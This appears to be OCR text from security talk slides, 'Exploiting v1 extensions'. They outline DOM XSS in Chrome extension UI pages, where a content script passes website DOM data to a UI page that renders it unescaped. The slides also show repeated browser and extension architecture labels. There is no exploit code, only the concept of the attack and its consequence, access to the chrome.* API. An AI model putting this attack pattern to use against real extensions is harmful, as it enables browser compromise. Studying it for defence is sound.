



Exploiting v1 extensions


UI page DOM XSS

- content-script takes data off website DOM
- sends it to UI page
- view fails to escape data upon viewing it

- **cross-zone DOM XSS**


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
Content Scripts
Background Page
NPAPI Plugin


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
DOM
Background Page
NPAPI Plugin


Operating System
Chrome Browser
chrome.ext API
Web Page
Extension
Security Boundary
Page Scripts
DOM
Content Scripts
Ba
NPAPI Plugin

UI page DOM XSS

- Consequences
  - XSS in chrome-extension://
  - access to chrome.* API

UI page DOM XSS

